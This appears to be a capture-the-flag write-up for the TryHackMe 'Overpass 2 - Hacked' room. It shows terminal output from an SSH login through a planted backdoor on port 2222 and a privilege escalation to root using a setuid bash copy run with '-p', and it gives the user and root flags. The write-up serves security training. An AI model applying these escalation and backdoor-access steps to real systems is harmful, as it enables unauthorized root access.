Command used: **ssh -p 2222 james@1010.10.31.103**

### Nmap Scan



Remote connection on port 2222

```
(root@kali)-[/home/coderic/Downloads/tryhackme/overpass2]
# ssh -p 2222 james@10.10.31.103
The authenticity of host '[10.10.31.103]:2222 ([10.10.31.103]:2222)' can't be established.
RSA key fingerprint is SHA256:z00yQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.31.103]:2222' (RSA) to the list of known hosts.
james@10.10.31.103's password:

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$
```

What's the user flag?

**Ans:** `thm{d119b4fa8c497ddb0525f7ad200e6567}`

## Navigation

```
(root@kali)-[/home/coderic/Downloads/tryhackme/overpass2]
# ssh -p 2222 james@10.10.31.103
The authenticity of host '[10.10.31.103]:2222 ([10.10.31.103]:2222)' can't be established.
RSA key fingerprint is SHA256:z00yQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.31.103]:2222' (RSA) to the list of known hosts.
james@10.10.31.103's password:

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$
james@overpass-production:/home/james/ssh-backdoor$ ls
README.md  backdoor.service  cooctus.png  id_rsa.pub  main.go
backdoor   build.sh          id_rsa      index.html  setup.sh
james@overpass-production:/home/james/ssh-backdoor$ cd ../
james@overpass-production:/home/james$ ls
ssh-backdoor  user.txt  www
james@overpass-production:/home/james$ cat user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
james@overpass-production:/home/james$
```

What's the root flag?

**Ans:** `thm{d53b2684f169360bb9606c333873144d}`

To find my root.txt file, I had first to become root user, after navigating through some folders, I was not able to find useful materials in plain sight, therefore I decided to go back on the user james folder and check if there is any useful information after finding the first flag.

To find the hidden files on plain sight I used command **ls -la**

Immediately I was able to find a bash program that is highlighted in red.

## .suid bash

This file is owned by root and it is suid binary

Next step was to try and invoke this program but at first I remained to be a normal user but after invoking the bash program with **-p argument**, I was able to keep my permissions and privileges as root

Command used to execute:- **./suid\_bash -p**



```
File Actions Edit View Help
coderic@kali: ~/Downloads/tryhackme x root@kali: /home/coderic/Downloads/tryhackme/overpass2 x james@overpass-production: /home/james x root@kali: /home/coderic/Downloads/ReverseShells x

ssh-backdoor user.txt www
james@overpass-production: /home/james$ cd www
james@overpass-production: /home/james/www$ ls
404.html css downloads index.html main.js
aboutus development img index.php
james@overpass-production: /home/james/www$ cd ../
james@overpass-production: /home/james$ ls -ls
total 12
4 drwxrwxr-x 3 james james 4096 Jul 22 2020 ssh-backdoor
4 -rw-rw-r-- 1 james james 38 Jul 22 2020 user.txt
4 drwxrwxr-x 7 james james 4096 Jul 21 2020 www
james@overpass-production: /home/james$ ls -la
total 1136
drwxr-xr-x 7 james james 4096 Jul 22 2020 .
drwxr-xr-x 7 root root 4096 Jul 21 2020 ..
-rw-rw-r-- 1 james james 9 Jul 21 2020 .bash_history -> /dev/null
-rw-r--r-- 1 james james 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 james james 3771 Apr 4 2018 .bashrc
drwx----- 2 james james 4096 Jul 21 2020 .cache
drwx----- 3 james james 4096 Jul 21 2020 .gnupg
drwxrwxr-x 3 james james 4096 Jul 22 2020 local
-rw----- 1 james james 51 Jul 21 2020 .overpass
-rw-r--r-- 1 james james 807 Apr 4 2018 .profile
-rw-r--r-- 1 james james 0 Jul 21 2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root root 111304 Jul 22 2020 .suid_bash
drwxrwxr-x 3 james james 4096 Jul 22 2020 ssh-backdoor
-rw-rw-r-- 1 james james 38 Jul 22 2020 user.txt
drwxrwxr-x 7 james james 4096 Jul 21 2020 www
james@overpass-production: /home/james$ ./suid_bash
.suid_bash-4.4$ id
uid=1000(james) gid=1000(james) groups=1000(james),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
.suid_bash-4.4$ exit
exit
james@overpass-production: /home/james$ ./suid_bash -p
.suid_bash-4.4$ id
uid=1000(james) gid=1000(james) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),1000(james)
.suid_bash-4.4$ whoami
root
.suid_bash-4.4$ cd /root
.suid_bash-4.4$ ls
root.txt
.suid_bash-4.4$ cat root.txt
thm{d53b2684f169360bb9606c333873144d}
.suid_bash-4.4$ |
```

Root flag is thm{d53b2684f169360bb9606c333873144d}

## Conclusion

In conclusion, exploring the Overpass 2 - Hacked room has been an enlightening experience on network analysis using the wire-shark tool. Through the hands-on adventure, I have been able to track how an attacker gained access to the target's servers, the various penetration techniques they used and the various vulnerabilities and weaknesses they used to ultimately gain root access to the compromised system.

This room has effectively simulated a real-world scenario, giving me valuable insights into the methodologies employed by attackers and the importance of robust security measures.

All in all, the room served as an excellent platform to learn practical Cybersecurity skills and fostering a deeper understanding of network defense strategies.

**Thank You.**